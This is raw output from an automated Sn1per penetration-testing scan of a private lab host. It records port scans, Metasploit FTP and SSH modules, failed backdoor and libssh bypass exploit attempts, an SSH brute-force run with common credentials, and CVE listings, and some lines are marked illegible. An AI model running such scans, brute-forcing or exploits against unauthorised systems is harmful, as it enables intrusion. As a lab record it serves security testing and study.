

sniper-10.10.100.155-nuke-202309150335.txt

```
[*] Loaded configuration file from /usr/share/sniper/sniper.conf [OK]
[*] Loaded configuration file from /root/.sniper.conf [OK]
[*] Saving loot to /usr/share/sniper/loot/workspace/ide [OK]
[*] Scanning 10.10.100.155 [OK]
```

```

  _____/  \_____
 /  _  _\  /  _  _\  /  _  _\
(  )  /  /  /  /  /  /  /  /
/  _  /  /  /  /  /  /  /  /
  /  \  /  \  /  \  /  \  /  \
    /  \  /  \  /  \  /  \  /  \

```

```
+ -- --=[https://sn1persecurity.com
+ -- --=[Sn1per v9.2 by @xer0dayz
```

```
=====•x[2023-09-15](03:35)x•
```

GATHERING DNS INFO

```
=====•x[2023-09-15](03:35)x•
```

```
=====•x[2023-09-15](03:35)x•
```

CHECKING FOR SUBDOMAIN HIJACKING

```
=====•x[2023-09-15](03:35)x•
```

```
=====•x[2023-09-15](03:35)x•
```

PINGING HOST

```
=====•x[2023-09-15](03:35)x•
```

PING 10.10.100.155 (10.10.100.155) 56(84) bytes of data.

64 bytes from 10.10.100.155: icmp_seq=1 ttl=63 time=50.1 ms

--- 10.10.100.155 ping statistics ---

1 packets transmitted, 1 received, 0% packet loss, time 0ms

rtt min/avg/max/mdev = 50.091/50.091/50.091/0.000 ms

```
=====•x[2023-09-15](03:35)x•
```

RUNNING TCP PORT SCAN

```
=====•x[2023-09-15](03:35)x•
```

Starting Nmap 7.94 (<https://nmap.org>) at 2023-09-15 03:35 EDT

Nmap scan report for 10.10.100.155

Host is up (0.053s latency).

Not shown: 60 closed tcp ports (reset)

PORT STATE SERVICE

21/tcp open ftp

22/tcp open ssh

80/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 16.96 seconds

```
=====•x[2023-09-15](03:36)x•
```

RUNNING INTRUSIVE SCANS

```
=====•x[2023-09-15](03:36)x•
```

+ -- --=[Port 21 opened... running tests...

```
=====•x[2023-09-15](03:36)x•
```

RUNNING NMAP SCRIPTS

```
=====•x[2023-09-15](03:36)x•
```

Starting Nmap 7.94 (<https://nmap.org>) at 2023-09-15 03:36 EDT

NSE: Loaded 55 scripts for scanning.

NSE: Script Pre-scanning.

Initiating NSE at 03:36

Completed NSE at 03:36, 0.00s elapsed

Initiating NSE at 03:36

Completed NSE at 03:36, 0.00s elapsed

Initiating Parallel DNS resolution of 1 host. at 03:36

Completed Parallel DNS resolution of 1 host. at 03:36, 16.51s elapsed

Initiating SYN Stealth Scan at 03:36
Scanning 10.10.100.155 [1 port]
Discovered open port 21/tcp on 10.10.100.155
Completed SYN Stealth Scan at 03:36, 0.06s elapsed (1 total ports)
Initiating Service scan at 03:36
Scanning 1 service on 10.10.100.155
Completed Service scan at 03:36, 0.10s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 10.10.100.155
Retrying OS detection (try #2) against 10.10.100.155
Initiating Traceroute at 03:36
Completed Traceroute at 03:36, 0.51s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 03:36
Completed Parallel DNS resolution of 2 hosts. at 03:36, 16.51s elapsed
NSE: Script scanning 10.10.100.155.
Initiating NSE at 03:36
NSE: [ftp-bounce 10.10.100.155:21] PORT response: 500 Illegal PORT command.
NSE Timing: About 71.23% done; ETC: 03:38 (0:00:30 remaining)
Completed NSE at 03:38, 90.89s elapsed
Initiating NSE at 03:38
Completed NSE at 03:38, 0.05s elapsed
Nmap scan report for 10.10.100.155
Host is up (0.11s latency).

PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to ::ffff:10.11.25.128
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_At session startup, client count was 2
|_vsFTPD 3.0.3 - secure, fast, stable
|_End of status
|_vulners:
|_cpe:/a:vsftpd:vsftpd:3.0.3:
|_PRION:CVE-2021-3618 5.8 <https://vulners.com/prion/PRION:CVE-2021-3618>
|_PRION:CVE-2021-30047 5.0 <https://vulners.com/prion/PRION:CVE-2021-30047>
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gateway (93%), Linux 2.6.32 (93%), Linux 2.6.39 - 3.2 (93%), Linux 3.1 - 3.2 (93%), Linux 3.2 - 4.9 (93%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 42.366 days (since Thu Aug 3 18:51:13 2023)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=265 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Unix

TRACEROUTE (using port 21/tcp)
HOP RTT ADDRESS
1 506.13 ms 10.11.0.1
2 506.63 ms 10.10.100.155

NSE: Script Post-scanning.
Initiating NSE at 03:38
Completed NSE at 03:38, 0.00s elapsed
Initiating NSE at 03:38
Completed NSE at 03:38, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 128.61 seconds

Raw packets sent: 55 (4.040KB) | Rcvd: 40 (3.064KB)

```
=====•x[2023-09-15](03:38)x•
RUNNING METASPLOIT FTP VERSION SCANNER
=====•x[2023-09-15](03:38)x•
RHOST => 10.10.100.155
RHOSTS => 10.10.100.155
[+] 10.10.100.155:21 - FTP Banner: '220 (vsFTPD 3.0.3)\x0d\x0a'
[*] 10.10.100.155:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
=====•x[2023-09-15](03:38)x•
RUNNING METASPLOIT ANONYMOUS FTP SCANNER
=====•x[2023-09-15](03:38)x•
RHOST => 10.10.100.155
RHOSTS => 10.10.100.155
[+] 10.10.100.155:21 - 10.10.100.155:21 - Anonymous READ (220 (vsFTPD 3.0.3))
[*] 10.10.100.155:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
=====•x[2023-09-15](03:38)x•
RUNNING VSFTPD 2.3.4 BACKDOOR EXPLOIT
=====•x[2023-09-15](03:38)x•
RHOST => 10.10.100.155
RHOSTS => 10.10.100.155
LHOST => 127.0.0.1
LPORT => 4444
[*] No payload configured, defaulting to cmd/unix/interact
[*] 10.10.100.155:21 - Banner: 220 (vsFTPD 3.0.3)
[*] 10.10.100.155:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
=====•x[2023-09-15](03:38)x•
RUNNING PROFTPD 1.3.3C BACKDOOR EXPLOIT
=====•x[2023-09-15](03:38)x•
RHOST => 10.10.100.155
RHOSTS => 10.10.100.155
LHOST => 127.0.0.1
LPORT => 4444
[-] 10.10.100.155:21 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
+ -- --=[Port 22 opened... running tests...
=====•x[2023-09-15](03:38)x•
RUNNING SSH AUDIT
=====•x[2023-09-15](03:38)x•
# general
(gen) banner: SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
(gen) software: OpenSSH 7.6p1
(gen) compatibility: OpenSSH 7.3+, Dropbear SSH 2016.73+
(gen) compression: enabled (zlib@openssh.com)

# key exchange algorithms
(kex) curve25519-sha256 -- [warn] unknown algorithm
(kex) curve25519-sha256@libssh.org -- [info] available since OpenSSH 6.5, Dropbear SSH 2013.62
(kex) ecdh-sha2-nistp256 -- [fail] using weak elliptic curves
      ` [info] available since OpenSSH 5.7, Dropbear SSH 2013.62
(kex) ecdh-sha2-nistp384 -- [fail] using weak elliptic curves
      ` [info] available since OpenSSH 5.7, Dropbear SSH 2013.62
(kex) ecdh-sha2-nistp521 -- [fail] using weak elliptic curves
      ` [info] available since OpenSSH 5.7, Dropbear SSH 2013.62
(kex) diffie-hellman-group-exchange-sha256 -- [warn] using custom size modulus (possibly weak)
      ` [info] available since OpenSSH 4.4
(kex) diffie-hellman-group16-sha512 -- [info] available since OpenSSH 7.3, Dropbear SSH 2016.73
(kex) diffie-hellman-group18-sha512 -- [info] available since OpenSSH 7.3
(kex) diffie-hellman-group14-sha256 -- [info] available since OpenSSH 7.3, Dropbear SSH 2016.73
(kex) diffie-hellman-group14-sha1 -- [warn] using weak hashing algorithm
      ` [info] available since OpenSSH 3.9, Dropbear SSH 0.53
```

```
# host-key algorithms
(key) ssh-rsa          -- [info] available since OpenSSH 2.5.0, Dropbear SSH 0.28
(key) rsa-sha2-512     -- [info] available since OpenSSH 7.2
(key) rsa-sha2-256     -- [info] available since OpenSSH 7.2
(key) ecdsa-sha2-nistp256 -- [fail] using weak elliptic curves
                        \- [warn] using weak random number generator could reveal the key
                        \- [info] available since OpenSSH 5.7, Dropbear SSH 2013.62
(key) ssh-ed25519      -- [info] available since OpenSSH 6.5
```

```
# encryption algorithms (ciphers)
(enc) chacha20-poly1305@openssh.com -- [info] available since OpenSSH 6.5
                        \- [info] default cipher since OpenSSH 6.9.
(enc) aes128-ctr       -- [info] available since OpenSSH 3.7, Dropbear SSH 0.52
(enc) aes192-ctr       -- [info] available since OpenSSH 3.7
(enc) aes256-ctr       -- [info] available since OpenSSH 3.7, Dropbear SSH 0.52
(enc) aes128-gcm@openssh.com -- [info] available since OpenSSH 6.2
(enc) aes256-gcm@openssh.com -- [info] available since OpenSSH 6.2
```

```
# message authentication code algorithms
(mac) umac-64-etm@openssh.com -- [warn] using small 64-bit tag size
                        \- [info] available since OpenSSH 6.2
(mac) umac-128-etm@openssh.com -- [info] available since OpenSSH 6.2
(mac) hmac-sha2-256-etm@openssh.com -- [info] available since OpenSSH 6.2
(mac) hmac-sha2-512-etm@openssh.com -- [info] available since OpenSSH 6.2
(mac) hmac-sha1-etm@openssh.com -- [warn] using weak hashing algorithm
                        \- [info] available since OpenSSH 6.2
(mac) umac-64@openssh.com -- [warn] using encrypt-and-MAC mode
                        \- [warn] using small 64-bit tag size
                        \- [info] available since OpenSSH 4.7
(mac) umac-128@openssh.com -- [warn] using encrypt-and-MAC mode
                        \- [info] available since OpenSSH 6.2
(mac) hmac-sha2-256 -- [warn] using encrypt-and-MAC mode
                        \- [info] available since OpenSSH 5.9, Dropbear SSH 2013.56
(mac) hmac-sha2-512 -- [warn] using encrypt-and-MAC mode
                        \- [info] available since OpenSSH 5.9, Dropbear SSH 2013.56
(mac) hmac-sha1 -- [warn] using encrypt-and-MAC mode
                        \- [warn] using weak hashing algorithm
                        \- [info] available since OpenSSH 2.1.0, Dropbear SSH 0.28
```

```
# algorithm recommendations (for OpenSSH 7.6)
(rec) -diffie-hellman-group14-sha1 -- kex algorithm to remove
(rec) -diffie-hellman-group-exchange-sha256 -- kex algorithm to remove
(rec) -ecdh-sha2-nistp256 -- kex algorithm to remove
(rec) -ecdh-sha2-nistp384 -- kex algorithm to remove
(rec) -ecdh-sha2-nistp521 -- kex algorithm to remove
(rec) -ecdsa-sha2-nistp256 -- key algorithm to remove
(rec) -hmac-sha1 -- mac algorithm to remove
(rec) -hmac-sha2-256 -- mac algorithm to remove
(rec) -hmac-sha2-512 -- mac algorithm to remove
(rec) -umac-64@openssh.com -- mac algorithm to remove
(rec) -umac-128@openssh.com -- mac algorithm to remove
(rec) -hmac-sha1-etm@openssh.com -- mac algorithm to remove
(rec) -umac-64-etm@openssh.com -- mac algorithm to remove
```

```
=====•x[2023-09-15](03:38)x•
RUNNING NMAP SCRIPTS
```

```
=====•x[2023-09-15](03:38)x•
```

Starting Nmap 7.94 (<https://nmap.org>) at 2023-09-15 03:38 EDT

NSE: Loaded 52 scripts for scanning.

NSE: Script Pre-scanning.

Initiating NSE at 03:38

Completed NSE at 03:38, 0.00s elapsed

Initiating NSE at 03:38

Completed NSE at 03:38, 0.00s elapsed

Initiating Parallel DNS resolution of 1 host. at 03:38
Completed Parallel DNS resolution of 1 host. at 03:39, 16.52s elapsed
Initiating SYN Stealth Scan at 03:39
Scanning 10.10.100.155 [1 port]
Discovered open port 22/tcp on 10.10.100.155
Completed SYN Stealth Scan at 03:39, 0.07s elapsed (1 total ports)
Initiating Service scan at 03:39
Scanning 1 service on 10.10.100.155
Completed Service scan at 03:39, 0.11s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 10.10.100.155
Retrying OS detection (try #2) against 10.10.100.155
Initiating Traceroute at 03:39
Completed Traceroute at 03:39, 0.06s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 03:39
Completed Parallel DNS resolution of 2 hosts. at 03:39, 16.51s elapsed
NSE: Script scanning 10.10.100.155.
Initiating NSE at 03:39
NSE: [ssh-run 10.10.100.155:22] Failed to specify credentials and command to run.
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: root:root
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: admin:admin
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: administrator:administrator
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: webadmin:webadmin
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: sysadmin:sysadmin
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: netadmin:netadmin
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: guest:guest
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: user:user
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: web:web
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: test:test
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: root:
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: admin:
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: administrator:
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: webadmin:
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: sysadmin:
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: netadmin:
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: guest:
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: user:
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: web:
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: test:
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: root:123456
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: admin:123456
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: administrator:123456
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: webadmin:123456
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: sysadmin:123456
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: netadmin:123456
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: guest:123456
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: user:123456
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: web:123456
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: test:123456
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: root:12345
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: admin:12345
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: administrator:12345
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: webadmin:12345
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: sysadmin:12345
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: netadmin:12345
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: guest:12345
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: user:12345
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: web:12345
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: test:12345
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: root:123456789
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: admin:123456789
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: administrator:123456789
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: webadmin:123456789
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: sysadmin:123456789
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: netadmin:123456789
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: guest:123456789

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: user:andrea
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: web:andrea
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: test:andrea
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: root:jennifer
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: admin:jennifer
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: administrator:jennifer
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: webadmin:jennifer
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: sysadmin:jennifer
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: netadmin:jennifer
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: guest:jennifer
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: user:jennifer
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: web:jennifer
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: test:jennifer
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: root:joshua
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: admin:joshua
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: administrator:joshua
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: webadmin:joshua
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: sysadmin:joshua
NSE: [ssh-brute 10.10.100.155:22] Trying username/password pair: netadmin:joshua
Completed NSE at 03:40, 91.05s elapsed
Initiating NSE at 03:40
Completed NSE at 03:40, 0.06s elapsed
Nmap scan report for 10.10.100.155
Host is up (0.047s latency).

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

| ssh-auth-methods:

| Supported authentication methods:

| publickey

|_ password

| ssh-publickey-acceptance:

|_ Accepted Public Keys: No public keys accepted

| ssh-hostkey:

| 2048 e2:be:d3:3c:e8:76:81:ef:47:7e:d0:43:d4:28:14:28 (RSA)

| ssh-rsa

AAAAB3NzaC1yc2EAAAADAQABAAQAC94RvPaQ09Xx+jMj32opOMbghuvx4OeBVLc+/4Hascmrtsa+SMtQGSY7b+eyW8Zymxi94rGBIN2ydPxy3
XXGtkaCdQluOEw5CqSdb/qyeH+L/1PwihLrr+jzUoUzmQil+oUOpVMOkcW7a00BMSxMCij0HdhlVDNkWvPdGxKBviBDEKZAH0hJefexz3Tm65cmBp
Me7WCPiJGTvoU9weXUnO3+41lg8qF7kNNfbHjTgS0+XTnDXk03nZwllwdvP8dZ8IZHdooM8J9u0Zecu4OvPiC4XBzPYNs+6ntLziKIRMGQIs0e3yMOa
AukfGYHJKwu4Acluj/+g90HrOUqmYLHEV

| 256 a8:82:e9:61:e4:bb:61:af:9f:3a:19:3b:64:bc:de:87 (ECDSA)

| ecdsa-sha2-nistp256

AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBzKTu7YDgKubQ4ADeCztKu0LL5RtBXnjgE07e3Go/GbZB2vAP2J9OEQH/Pwls
sylmSnS3myib+gPdQx54lqZU=

| 256 24:46:75:a7:63:39:b6:3c:e9:f1:fc:a4:13:51:63:20 (ED25519)

|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJ+oGPm8ZVYNUTx4r3Fpmcj9T9F2SjcRg4ansmeGR3cP

|_ ssh-run: Failed to specify credentials and command to run.

| vulners:

| cpe:/a:openbsd:openssh:7.6p1:

| EXPLOITPACK:98FE96309F9524B8C84C508837551A19 5.8

https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F9524B8C84C508837551A19*EXPLOIT*

| EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97 5.8

<https://vulners.com/exploitpack/EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97> *EXPLOIT*

| EDB-ID:46516 5.8 <https://vulners.com/exploitdb/EDB-ID:46516> *EXPLOIT*

| EDB-ID:46193 5.8 <https://vulners.com/exploitdb/EDB-ID:46193> *EXPLOIT*

| CVE-2019-6111 5.8 <https://vulners.com/cve/CVE-2019-6111>

| 1337DAY-ID-32328 5.8 <https://vulners.com/zdt/1337DAY-ID-32328> *EXPLOIT*

| 1337DAY-ID-32009 5.8 <https://vulners.com/zdt/1337DAY-ID-32009> *EXPLOIT*

| SSH_ENUM 5.0 https://vulners.com/canvas/SSH_ENUM *EXPLOIT*

| PACKETSTORM:150621 5.0 <https://vulners.com/packetstorm/PACKETSTORM:150621> *EXPLOIT*

| EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0 5.0

<https://vulners.com/exploitpack/EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0> *EXPLOIT*

| EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283 5.0

<https://vulners.com/exploitpack/EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283> *EXPLOIT*

| EDB-ID:45939 5.0 <https://vulners.com/exploitdb/EDB-ID:45939> *EXPLOIT*

	EDB-ID:45233	5.0	https://vulners.com/exploitdb/EDB-ID:45233	*EXPLOIT*
	CVE-2018-15919	5.0	https://vulners.com/cve/CVE-2018-15919	
	CVE-2018-15473	5.0	https://vulners.com/cve/CVE-2018-15473	
	1337DAY-ID-31730	5.0	https://vulners.com/zdt/1337DAY-ID-31730	*EXPLOIT*
	CVE-2021-41617	4.4	https://vulners.com/cve/CVE-2021-41617	
	CVE-2020-14145	4.3	https://vulners.com/cve/CVE-2020-14145	
	CVE-2019-6110	4.0	https://vulners.com/cve/CVE-2019-6110	
	CVE-2019-6109	4.0	https://vulners.com/cve/CVE-2019-6109	
	CVE-2018-20685	2.6	https://vulners.com/cve/CVE-2018-20685	
	PACKETSTORM:151227	0.0	https://vulners.com/packetstorm/PACKETSTORM:151227	*EXPLOIT*
	MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS-	0.0	https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS-	*EXPLOIT*
_	1337DAY-ID-30937	0.0	https://vulners.com/zdt/1337DAY-ID-30937	*EXPLOIT*

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (93%), Linux 2.6.39 - 3.2 (93%), Linux 3.1 - 3.2 (93%), Linux 3.2 - 4.9 (93%), Linux 3.7 - 3.10 (93%)

No exact OS matches for host (test conditions non-ideal).

Uptime guess: 42.368 days (since Thu Aug 3 18:51:14 2023)

Network Distance: 2 hops

TCP Sequence Prediction: Difficulty=261 (Good luck!)

IP ID Sequence Generation: All zeros

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)

HOP RTT ADDRESS

1 46.51 ms 10.11.0.1

2 47.25 ms 10.10.100.155

NSE: Script Post-scanning.

Initiating NSE at 03:40

Completed NSE at 03:40, 0.00s elapsed

Initiating NSE at 03:40

Completed NSE at 03:40, 0.00s elapsed

Read data files from: /usr/bin/./share/nmap

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 128.22 seconds

Raw packets sent: 55 (4.040KB) | Rcvd: 40 (3.064KB)

=====•x[2023-09-15](03:40)x•

RUNNING SSH VERSION SCANNER

=====•x[2023-09-15](03:40)x•

USER_FILE => /usr/share/brutex/wordlists/simple-users.txt

RHOSTS => 10.10.100.155

RHOST => 10.10.100.155

[+] 10.10.100.155:22 - SSH server version: SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3 (service.version=7.6p1 openssh.comment=Ubuntu-4ubuntu0.3 service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH service.cpe23=cpe:/a:openbsd:openssh:7.6p1 os.vendor=Ubuntu os.family=Linux os.product=Linux os.version=18.04 os.cpe23=cpe:/o:canonical:ubuntu_linux:18.04 service.protocol=ssh fingerprint_db=ssh.banner)

[*] 10.10.100.155:22 - Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

=====•x[2023-09-15](03:41)x•

RUNNING OPENSSH USER ENUM SCANNER

=====•x[2023-09-15](03:41)x•

USER_FILE => /usr/share/brutex/wordlists/simple-users.txt

RHOSTS => 10.10.100.155

RHOST => 10.10.100.155

[*] 10.10.100.155:22 - SSH - Using malformed packet technique

[*] 10.10.100.155:22 - SSH - Checking for false positives

[-] 10.10.100.155:22 - SSH - throws false positive results. Aborting.

[*] Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

=====•x[2023-09-15](03:41)x•

RUNNING LIBSSH AUTH BYPASS EXPLOIT CVE-2018-10933

=====•x[2023-09-15](03:41)x•

RHOSTS => 10.10.100.155

RHOST => 10.10.100.155

LHOST => 127.0.0.1
LPORT => 4444
[*] 10.10.100.155:22 - Attempting authentication bypass
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

+ -- --=[Port 23 closed... skipping.
+ -- --=[Port 25 closed... skipping.
+ -- --=[Port 53 closed... skipping.
+ -- --=[Port 67 closed... skipping.
+ -- --=[Port 68 closed... skipping.
+ -- --=[Port 69 closed... skipping.
+ -- --=[Port 79 closed... skipping.
+ -- --=[Port 110 closed... skipping.
+ -- --=[Port 111 closed... skipping.
+ -- --=[Port 123 closed... skipping.
+ -- --=[Port 135 closed... skipping.
+ -- --=[Port 137 closed... skipping.
+ -- --=[Port 139 closed... skipping.
+ -- --=[Port 161 closed... skipping.
+ -- --=[Port 162 closed... skipping.
+ -- --=[Port 264 closed... skipping.
+ -- --=[Port 389 closed... skipping.
+ -- --=[Port 445 closed... skipping.
+ -- --=[Port 500 closed... skipping.
+ -- --=[Port 512 closed... skipping.
+ -- --=[Port 513 closed... skipping.
+ -- --=[Port 514 closed... skipping.
+ -- --=[Port 1099 closed... skipping.
+ -- --=[Port 1433 closed... skipping.
+ -- --=[Port 2049 closed... skipping.
+ -- --=[Port 2181 closed... skipping.
+ -- --=[Port 3306 closed... skipping.
+ -- --=[Port 3310 closed... skipping.
+ -- --=[Port 3128 closed... skipping.
+ -- --=[Port 3389 closed... skipping.
+ -- --=[Port 3632 closed... skipping.
+ -- --=[Port 5432 closed... skipping.
+ -- --=[Port 5555 closed... skipping.
+ -- --=[Port 5800 closed... skipping.
+ -- --=[Port 5900 closed... skipping.
+ -- --=[Port 5984 closed... skipping.
+ -- --=[Port 6000 closed... skipping.
+ -- --=[Port 6667 closed... skipping.
+ -- --=[Port 7001 closed... skipping.
+ -- --=[Port 8000 closed... skipping.
+ -- --=[Port 8001 closed... skipping.
+ -- --=[Port 9495 closed... skipping.
+ -- --=[Port 10000 closed... skipping.
+ -- --=[Port 16992 closed... skipping.
+ -- --=[Port 27017 closed... skipping.
+ -- --=[Port 27018 closed... skipping.
+ -- --=[Port 27019 closed... skipping.
+ -- --=[Port 28017 closed... skipping.
+ -- --=[Port 49180 closed... skipping.

=====•x[2023-09-15](03:41)x•

SCANNING ALL HTTP PORTS

=====•x[2023-09-15](03:41)x•

[*] Loaded configuration file from /usr/share/sniper/sniper.conf [OK]
[*] Loaded configuration file from /root/.sniper.conf [OK]
[*] Saving loot to /usr/share/sniper/loot/workspace/ide [OK]
[*] Scanning 10.10.100.155 [OK]
[*] Saving loot to /usr/share/sniper/loot/workspace/ide [OK]
[*] Loaded configuration file from /usr/share/sniper/sniper.conf [OK]
[*] Loaded configuration file from /root/.sniper.conf [OK]
[*] Saving loot to /usr/share/sniper/loot/workspace/ide [OK]

Last-Modified: Fri, 18 Jun 2021 06:05:26 GMT
ETag: "2aa6-5c5041c240b81"
Accept-Ranges: bytes
Content-Length: 10918
Vary: Accept-Encoding
Content-Type: text/html

Allow: HEAD,GET,POST,OPTIONS

```
=====•x[2023-09-15](03:41)x•
DISPLAYING META GENERATOR TAGS
=====•x[2023-09-15](03:41)x•
=====•x[2023-09-15](03:41)x•
DISPLAYING COMMENTS
=====•x[2023-09-15](03:41)x•
=====•x[2023-09-15](03:41)x•
DISPLAYING SITE LINKS
=====•x[2023-09-15](03:41)x•
=====•x[2023-09-15](03:41)x•
CHECKING FOR WAF
=====•x[2023-09-15](03:41)x•
```

```

  /  \
 ( W00f! )
  \  /

"  _
| \_ //
/"  //
*==* /
/  ) //
/| / /---'
\\ \ |
\ / _ \
'  _ "'

404 Hack Not Found

_  _
\\ //
\ \ / 405 Not Allowed
\ /
/| / /---'
\\ \ |
\ / _ \
'  _ "'

403 Forbidden

_  _
\\ //
\ \ / 405 Not Allowed
\ /
/| / /---'
\\ \ |
\ / _ \
'  _ "'

502 Bad Gateway // \ 500 Internal Error
/ \ \ \
```

~ WAFW00F : v2.2.0 ~

The Web Application Firewall Fingerprinting Toolkit

[*] Checking http://10.10.100.155
[+] Generic Detection results:
[-] No WAF detected by the generic detection
[~] Number of requests: 7

```
=====•x[2023-09-15](03:41)x•
GATHERING HTTP INFO
=====•x[2023-09-15](03:41)x•
http://10.10.100.155:80 [200 OK] Apache[2.4.29], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)],
IP[10.10.100.155], Title[Apache2 Ubuntu Default Page: It works]
```

```
=====•x[2023-09-15](03:41)x•
